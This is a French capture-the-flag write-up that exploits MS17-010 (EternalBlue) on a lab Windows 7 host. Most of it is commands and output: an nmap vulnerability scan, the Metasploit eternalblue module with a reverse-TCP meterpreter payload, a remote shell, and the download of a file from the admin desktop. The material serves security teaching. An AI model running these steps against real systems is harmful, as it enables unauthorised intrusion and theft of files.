Exploitation faille MS17_010 du challenge CTF

Objectif : Récupérer le dossier présent sur le bureau

➔**Exploitation de la faille MS17_010**

- Adresse IP de la machine vulnérable : **192.168.0.160**
- Adresse IP de la machine Kali : **192.168.0.178**

Contenu

Utilisation de Kali Linux

Analyse des failles avec nmap

```
┌──(root💀kali-liam)-[/home/liam]
└─# nmap -sV --script vuln 192.168.0.160
```

```
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:50:56:BF:33:2F (VMware)
Service Info: Host: ADMIN-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 105.61 seconds
```

Paramétrage de Metasploit Framework

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 >
```

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.0.160
```

Exploitation de la faille

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.0.160
RHOSTS ⇒ 192.168.0.160
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

```
meterpreter > shell
Process 960 created.
Channel 1 created.
Microsoft Windows [version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tous droits r�serv�s.

C:\Windows\system32>
```

```
C:\Windows\system32>cd C:\users\
cd C:\users\

C:\Users>
```

```
C:\Users>dir
dir
 Le volume dans le lecteur C n'a pas de nom.
 Le num?ro de s?rie du volume est 121C-4F55

 R?pertoire de C:\Users

03/02/2021  08:47    <REP>          .
03/02/2021  08:47    <REP>          ..
03/02/2021  08:47    <REP>          admin
12/04/2011  10:28    <REP>          Public
               0 fichier(s)                0 octets
               4 R?p(s)   9?403?940?864 octets libres

C:\Users>
```

```
C:\Users>cd admin
cd admin

C:\Users\admin>cd desktop
cd desktop

C:\Users\admin\Desktop>
```

```
01/12/2021  09:47    <REP>          .
01/12/2021  09:47    <REP>          ..
01/12/2021  09:47    <REP>          BRAVO
               0 fichier(s)                0 octets
               3 R?p(s)   9?404?792?832 octets libres

C:\Users\admin\Desktop>
```


```
meterpreter > search -f BRAVO.*
Found 2 results...
=================

Path                                                                  Size (bytes)  Modified (UTC)
----                                                                  ------------  --------------
c:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\BRAVO.lnk      605           2021-12-01 09:47:21 +0100
c:\Users\admin\Desktop\BRAVO\BRAVO.txt                                45            2021-12-01 09:47:45 +0100

meterpreter >
```

IMPORTANT ➔ Mettre 2 « \ » pour chaque dossier !


Téléchargement du fichier


```
meterpreter > download c:\\Users\\admin\\Desktop\\BRAVO\\BRAVO.txt
[*] Downloading: c:\Users\admin\Desktop\BRAVO\BRAVO.txt → /home/liam/BRAVO.txt
[*] Downloaded 45.00 B of 45.00 B (100.0%): c:\Users\admin\Desktop\BRAVO\BRAVO.txt → /home/liam/BRAVO.txt
[*] download   : c:\Users\admin\Desktop\BRAVO\BRAVO.txt → /home/liam/BRAVO.txt
meterpreter >
```

Fichier BRAVO.txt téléchargé !


BRAVO.txt (~) - GVIM
Fichier Edition Outils Syntaxe Tampons Fenêtre Aide
bravo,
Vous avez réussi à trouver ce texte
3,37-35 Tout

Changement du mot de passe Windows 7





Sources utilisées

https://www.moyens.net/windows/comment-changer-le-mot-de-passe-windows-via-la-ligne-de-commande-avec-un-utilisateur-net/

http://shoxx-website.com/2013/10/metasploit-partie-2-meterpreter.html